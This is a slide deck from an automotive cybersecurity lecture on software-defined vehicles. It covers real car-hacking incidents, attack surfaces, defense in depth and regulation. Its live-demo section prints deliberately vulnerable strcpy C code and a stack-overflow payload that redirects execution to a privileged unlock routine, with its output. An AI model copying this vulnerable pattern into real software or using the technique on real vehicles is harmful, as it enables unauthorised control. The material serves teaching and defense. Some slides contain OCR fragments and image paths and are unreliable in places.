Securing the Software-Defined Vehicle

From Attack Surface to Exploit to Defense

Mohamed Kamal Abozeid

Cybersecurity Engineer, BMW Group

m-kamal.me ▪ info@m-kamal.me

linkedin.com/in/mohamed-kamal-abozeid

Munich

November 10, 2026

A Bit About Me

Mohamed Kamal Abozeid

Cybersecurity Engineer, BMW Group

- **12+ years** in automotive & embedded security.
- Previously at **Aptiv**, **Veoneer**, **Autoliv** and **Avelabs**.
- Today: securing software-defined vehicles, OS security (QNX), ISO/SAE 21434, UN R155.

Education

- BSc Computer & Systems Engineering, Ain Shams University (2012).
- MSc Advanced Cybersecurity, King's College London (2025).

m-kamal.me ▪ info@m-kamal.me
linkedin.com/in/mohamed-kamal-abozeid

Where We're Going Today

Seven stops, one hour:


1. Why automotive security matters, with real incidents and numbers.
2. Safety vs. security, why a safe car can still be hacked.
3. Inside the machine, and its attack surface.
4. From a bug to an exploit, why memory bugs become weapons.
5. **Live demo**: turn a memory bug into control of an ECU.
6. Defense in depth, the secure SDLC and SAST vs. DAST.
7. The rules that make it mandatory, and where the jobs are.

A Car Is a Computer on Wheels





100M+ lines ▪ 70–150 ECUs jet **25M** airliner **14M**



Mechanical engineers

The brakes, steering and engine you design

Informatics engineers

This target is real-time, safety-critical and

Four Real Incidents

2015 ▪ **Jeep Cherokee, from the sofa.** Two researchers took over a Jeep on the highway from **16 km away**, in through its internet-facing infotainment unit, then pivoting to the CAN bus to work the engine, steering and brakes. No physical access, ever. (wired.com)

2016 ▪ **Tesla Model S, from kilometres away.** Tencent's Keen Security Lab chained the car's web browser into the CAN bus and hit the brakes of a *moving* Model S remotely. Tesla pushed an over-the-air fix within ten days. (keenlab.tencent.com)

2026 ▪ **Any car from one brand, by its plate.** Shubham Shah turned a leaked admin credential and a web-firewall bypass in a carmaker's connected-car backend into remote unlock, horn and engine-start commands for any of the brand's vehicles, keyed on nothing but a license plate. The same chain exposed owners' personal data and allowed full account takeover. (shubs.io)

2026 ▪ **Two automakers, through their login servers.** Shah and Sam Curry chained a ForgeRock path-confusion bug into a hidden admin console still set to `admin`/`admin`, giving them code execution on two carmakers' production identity servers. From there they hijacked customer accounts and, on US vehicles, could locate, unlock and remote-start the car, even muting the owner's phone alerts. (samcurry.net/forgerock)

The Consequences: a Bug Is Now a Recall

- **Jeep (2015)**: **1.4 million** vehicles recalled, the industry's *first* cybersecurity recall — a software flaw became a physical, logistical one.
- **Kia & Hyundai**: ∼**9 million** cars exposed, a **$200M** class-action settlement, free immobilizer retrofits, and some US insurers refusing to cover the affected models.
- **Tesla (2016)**: patched across the whole fleet by an **over-the-air update in 10 days**, the modern alternative to a recall when you've engineered for it.
- **Dealerships (CDK, 2024)**: ransomware on one software vendor froze ∼**15,000** dealerships for weeks, an estimated **$1 billion** in losses.

The throughline

Beyond recalls, lawsuits and insurers walking away, the consequence that outlasts them all is **reputation**: customer trust and brand value take years to build and one public breach to dent.

Sources: Jeep recall, Chrysler/NHTSA (2015); Hyundai–Kia settlement, Hagens Berman (2023); Tesla OTA fix, Keen Security Lab (2016); CDK losses, Anderson Economic Group (2024).

Automotive 2025, in Five Numbers

- 494 publicly reported incidents in 2025 (409 in 2024, 295 in 2023).
- 44% were ransomware-related, roughly double 2024's share.
- 92% were carried out remotely; 86% needed no physical proximity to the vehicle.
- 67% came in through telematics, cloud platforms or APIs, not the CAN bus.
- 68% led to a data or privacy breach.

"Publicly reported" = incidents documented from public sources; each percentage is a share of those 494.

Source: Upstream Security, *Global Automotive & Smart Mobility Cybersecurity Report 2026* (8th annual; published Feb 2026, covering 2025): upstream.auto

Safety vs. Security: Two Different Enemies

Safety (ISO 26262)

- Guards against *bad luck*: random faults, design errors.
- Assumes nobody is out to get you.
- Mature in cars since the 2000s.

Security (ISO/SAE 21434)


- Guards against *bad intent*: a thinking adversary.
- Assumes someone hunts the weakest link.
- Only mandatory since 2022 (UN R155).

The key insight

A car can be perfectly *safe*, failing predictably, and still wide open, because the attacker picks when and how it fails. Modern cars have to do both.

A Modern Vehicle's E/E Architecture

From a handful of ECUs in the 1980s to **70–150 today**, behind a central gateway:



The gateway is the **drawbridge**: it separates the safety-critical buses (top) from the parts an attacker can reach (bottom). Domains are now consolidating onto a few powerful "vehicle computers", so one bug reaches further.

How Do You Break Into a Car?

- **Touch it**: OBD-II port, USB, the EV charging port, a physical CAN tap.
- **Stand near it**: Bluetooth, Wi-Fi, the key fob (relay/replay), tyre-pressure sensors.
- **From anywhere**: the cellular telematics link and the cloud APIs that run the whole fleet.
- **Never touch it**: the supply chain, open-source libraries, supplier firmware, dealer flashing tools.
- **The update pipe itself**: OTA servers, signing keys, the CI/CD that builds the car's software.

The uncomfortable truth

The weakest link is often not the CAN bus or the ECU firmware, it's the backend that controls millions of cars. In 2022, web-API bugs exposed 16+ carmakers at once. Automotive security increasingly includes product security: cloud APIs, mobile apps, update systems and backend services.

7PK: Which "Kingdoms" Bite Hardest in Cars

- **1. Input Validation** – buffer/integer overflows, format strings. The biggest category in embedded C. Today's demo.
- **2. API Abuse** – dangerous functions (`strcpy`, `sprintf`, `gets`) still littering legacy ECU code.
- **3. Security Features** – hard-coded credentials, weak diagnostic crypto, missing access control.
- **4. Time & State** – race conditions between real-time tasks sharing a buffer.
- **+1. Environment** – debug symbols and JTAG left switched on in production.


Taxonomy source: https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf

Why Cars Still Run on C, and Still Get Bitten

- ECUs have microsecond deadlines and kilobytes of RAM, so C/C++ still rule.
- C hands you the keys to memory, and the full responsibility for not crashing it.
- No automatic bounds checking: writing past the end of a buffer is perfectly legal C.
- In large C/C++ codebases studied by **Microsoft** and the **Chromium** project, about 70% of serious vulnerabilities were memory-safety bugs. That's from *those* ecosystems, not an automotive measurement, but the same bug classes run throughout vehicle code, and it's a big reason Rust is appearing in new car platforms.

Source: Microsoft Security (2019); Google Chromium "memory safety" analyses.

The Stack, Briefly



- `strcpy` writes into `buf` and just keeps going, straight over the saved base pointer and then the **saved return address** – the instruction the CPU jumps to once the function returns.
- With an 8-byte buffer, that's **8 + 8 = 16 bytes** of filler, and the next 8 bytes land exactly on the return address.
- Control that value, and you control where execution goes next.

Live Demo

Turning a memory bug into control of an ECU

Live Demo: Setup

- **Target**: a toy ECU diagnostic service. `handle_diagnostic_request()` copies an incoming payload into an 8-byte stack buffer; `unlock_ecu()` is a privileged routine the program never calls.
- **Bug class**: 7PK Input Validation together with API Abuse (a dangerous `strcpy`), CWE-120.
- **Environment**: an isolated lab VM, compiled without modern protections (`-fno-stack-protector -no-pie`) so the classic textbook behaviour is visible. Never ship real code built this way.
- **Goal**: overflow the buffer so the handler "returns" into `unlock_ecu()`, a routine that should sit behind seed-key authentication.

Step 1: The Vulnerable Code

```
void unlock_ecu(void) {                          // never called by the
    program
    write(1, "SECURITY␣ACCESS␣GRANTED\n", 24); // privileged routine
}
void handle_diagnostic_request(char *payload) {
    char buf[8];
    strcpy(buf, payload);              // no length check -- CWE-120
}
```

- `buf` is 8 bytes. `payload` comes straight from the diagnostic request, fully attacker-controlled.
- `strcpy` copies until it hits a `NUL` byte, however far past the end of `buf` that is. A static-analysis tool would flag this instantly.


Step 2: Crash It

```
$ ./vuln hello
diagnostic request handled normally - no hijack.

$ ./vuln $(python3 -c 'print("A"*50)')
Segmentation fault
```

- 50 bytes into an 8-byte buffer overwrites the saved base pointer and the saved return address with `0x4141...` (`'A'`s).
- The CPU then tries to "return" to address `0x4141414141414141` and crashes. We now control that address.

Step 3: The Plan, in One Picture



- Fill the 8-byte buffer and the 8-byte saved RBP with 16 `'A'`s, then put the address of `unlock_ecu()` where the return address was.
- When `handle_diagnostic_request()` returns, it jumps into `unlock_ecu()`.

Step 4: Build the Payload and Fire

```
$ ./vuln
unlock_ecu() is at address: 0x401196   # the program tells us

$ ./vuln $(python3 -c 'import␣sys;
␣␣␣␣sys.stdout.buffer.write(b"A"*16␣+␣b"\x96\x11\x40")')
```

- 16 filler bytes, then `unlock_ecu()`'s address in little-endian (low byte first: `96 11 40`).
- We only write the three non-zero bytes. `strcpy`'s own `NUL` terminator supplies the zero high bytes of the address, so the payload has no `NUL` and passes cleanly as an argument.

Step 5: Watch It Run

```
$ ./exploit.sh
unlock_ecu() = 0x401196 , offset = 16 bytes

  >> [ECU] SECURITY ACCESS GRANTED  (no key was checked)
  >> Immobilizer: OFF  Doors: UNLOCKED  Engine start: ENABLED

Segmentation fault
```


- That banner is the proof: `unlock_ecu()` ran, the car "granted access" with no key, because we overwrote the return address, not because any code called it.
- The crash right after is expected: we jumped into `unlock_ecu()` but never set up a clean way for it to return. The banner printed *first* – that's what matters.

Step 6: What Just Happened, in One Sentence

An attacker who controls input copied into a fixed stack buffer controls where the program's execution goes next, including into code paths that were never meant to be reachable.

- On a real ECU, `unlock_ecu()` stands in for a privileged routine, a calibration function or a debug backdoor, that should sit behind an authentication check this bug walks straight past.
- This is exactly why Input Validation sits at the top of the 7PK taxonomy, and why memory-safe languages like Rust and hardware mitigations (stack canaries, ASLR, NX/DEP, Pointer Authentication) exist. More on that next.

How a Hacker Reaches the Brakes



- Our demo was just that first box: a memory bug turned into control of *one* internet-facing ECU. The real prize is **past the gateway**, onto the CAN bus, where the brakes and steering listen.
- A real attack keeps going, box by box. The 2015 Jeep hack did the **whole chain** end to end, from a cellular connection to the brakes.


Going Further (Conceptually)

- Today we jumped to a function already in the binary. A real attacker's next move is to jump into code *they* supply, placed inside the same oversized input.
- This is exactly what the next slide's mitigations stop: NX/DEP makes the stack non-executable, ASLR hides where the buffer sits, and a stack canary catches the overwrite before the hijacked return happens. We're deliberately stopping at the concept, not a working payload.
- A worked example that goes all the way to a shell, via a GOT overwrite: m-kamal.me/journal/got-challenge-journal.

From Attack to Defense

Secure design, defense in depth, and a security process that never stops

Defense in Depth: No Single Wall



Network – gateway, CAN auth (SecOC)

OS – secure boot, MAC, sandbox

Compiler/OS – canary, ASLR, NX, CFI

Code – bounds checks, Rust


Process – ISO/SAE 21434, vuln mgmt

Our demo beat only the inner ring.
Any outer layer would have stopped it.

Which Layer Would Have Stopped *Our* Demo?


- **Stack canary** – a secret value just before the return address. Our overflow smashes it, so the program aborts *before* the hijack.
- **ASLR / PIE** – shuffles addresses every run, so we could never have hardcoded where `unlock_ecu()` lives.
- **NX / DEP** – blocks jumping into injected shellcode (we jumped to existing code instead, which is exactly why return-oriented techniques exist).
- **Bounds-checked copy** (`strlcpy`, or just checking the length) – kills the bug at the source. Cheapest, most reliable fix of all.

The Security Testing Toolbox



A full programme uses many of these. The next slides zoom into two code-level ones: **SAST** and **DAST**.

Where Each Activity Lives: the Secure SDLC



SAST fits the *code* activities (Development); **DAST** and pen-testing fit the *running* ones (Testing). Both shift security *left*, long before a recall.

Two Ways to Find the Bug: SAST vs. DAST

SAST – read the code

- Inspect the source without running it.
- A linter such as `clang-tidy` flags the unchecked `strcpy` in seconds (e.g. its `clang-analyzer` / `bugprone` checks).

DAST – break the running thing

- Feed the live program a nasty, oversized input.
- That's exactly what we just did.

What our live demo was

Our demo was DAST in miniature: a UDS-style diagnostic handler that copied attacker input into a fixed buffer with no length check. Input Validation and API Abuse, in a single line of C, caught by either approach.

`clang-tidy` and static analysis are covered in depth in **Davide Cunial**'s lecture (12 November).

The Part That Never Stops: Vuln Management


- **SBOM** – a full ingredient list of every component in an ECU's software, open-source included.
- Cross-checked against CVE feeds non-stop: a new CVE in a library you ship is a hole in your car, whether you wrote that code or not.
- Feeds the 21434 loop: triage $\rightarrow$ TARA $\rightarrow$ patch (often OTA) $\rightarrow$ report to the regulator.
- A permanent, staffed function inside every OEM now, not a one-off audit before launch.

Why the Rules Showed Up

- Before ∼2020, car cybersecurity was basically "do your best", and wildly uneven.
- Jeep, Tesla, the fob thefts, and dozens more, made regulators stop asking nicely.
- **UN R155** now *requires* a Cybersecurity Management System across the whole lifecycle, design through decommissioning, field monitoring and patching included.
- **UN R156** does the same for software updates (how OTA must be engineered).
- **ISO/SAE 21434** is the engineering standard for *how* to build it: a cybersecurity risk-management process across the lifecycle (threat analysis, risk assessment, verification), binding OEMs and their Tier-1/Tier-2 suppliers by contract.

Phased in under UNECE WP.29: exactly which vehicles and from when depends on vehicle type and market (new types from 2022, widening since). Where it applies, type approval increasingly depends on it.

TARA in One Picture



Worked example: a software update

Asset: integrity of an ECU's software update (the firmware image it installs). **Threat**: the ECU accepts and installs an *unauthenticated or tampered* image. **Feasibility**: high if images aren't signed, there's nothing to forge. **Impact**: severe, control the firmware and you control the ECU, and over OTA potentially the whole fleet. **Treatment**: signed images + secure boot (only signed code runs), anti-rollback (secure version numbers), and message authentication (MAC) on the update channel.

On your desk: every feature ships with a TARA and verification evidence before sign-off, plus continuous vulnerability management with defined remediation timelines. Security lives in requirements and supplier contracts from day one, not a pen-test bolted on at the end.

Five Things to Walk Out With

- A car is a distributed computer, same bug classes as any software, plus a 2-tonne body attached.
- Your tutorial's fundamentals (assets, threats, risk, CIA) map straight onto ECUs, buses and the cloud.
- Regulation turned "do your best" into a mandatory, auditable engineering process.
- One unchecked `strcpy` turned input into control. We did it live, in 20 lines.
- No single defence is enough, security is layers, from the compiler to the supplier contract.

The Properties to Remember: CIA, and Then Some

- **Confidentiality** – your location, driving habits and cabin camera stay private.
- **Integrity** – a message that says "I'm the brake ECU" had better *be* the brake ECU.
- **Availability** – the airbag controller answers in milliseconds, every time. A DoS on a safety bus *is* a safety incident.

And for cars, CIA isn't enough

Who authorised this OTA update? (**authorization**) Can a supplier deny shipping bad firmware? (**non-repudiation**) Is this the real key, or a relay box in the bushes? (**authenticity + freshness**)

Where This Can Take You

- **Vuln research / pentesting** – find today's bug before the attacker does.
- **Security engineering** – bake TARA and secure design into the car from day one.
- **OS & platform security** – harden QNX/Linux ECUs (MAC, secure boot, sandboxing).
- **Security management / GRC** – run the 21434 process, incident response, supplier security.

Both halves of this room matter

The best automotive security engineers understand the *physical* system they protect, not just the code on it. Mechanical and informatics, together.

Further Reading

- Ross Anderson, *Security Engineering* (3rd ed.), the book your tutorial quoted.
- Charlie Miller and Chris Valasek, *Remote Exploitation of an Unaltered Passenger Vehicle* (2015), the Jeep Cherokee paper.
- UN Regulation No. 155 and No. 156; ISO/SAE 21434:2021.
- MITRE CWE / Seven Pernicious Kingdoms, Tsipenyuk et al. (2005): `https://cwe.mitre.org/documents/sources/SevenPerniciousKingdoms.pdf`
- Upstream Security, *2026 Global Automotive and Smart Mobility Cybersecurity Report*.
- OWASP Embedded Application Security project.
- Jon Erickson, *Hacking: The Art of Exploitation* (2nd ed.), the classic intro to today's demo and the "going further" slide.
- m-kamal.me/journal/got-challenge-journal: today's technique taken to an actual shell, via a GOT overwrite.
- Hands-on practice, sandboxed: pwn.college, pwnable.kr, OverTheWire's Narnia.

Questions?

Mohamed Kamal Abozeid
Cybersecurity Engineer, BMW Group
m-kamal.me ▪ info@m-kamal.me
linkedin.com/in/mohamed-kamal-abozeid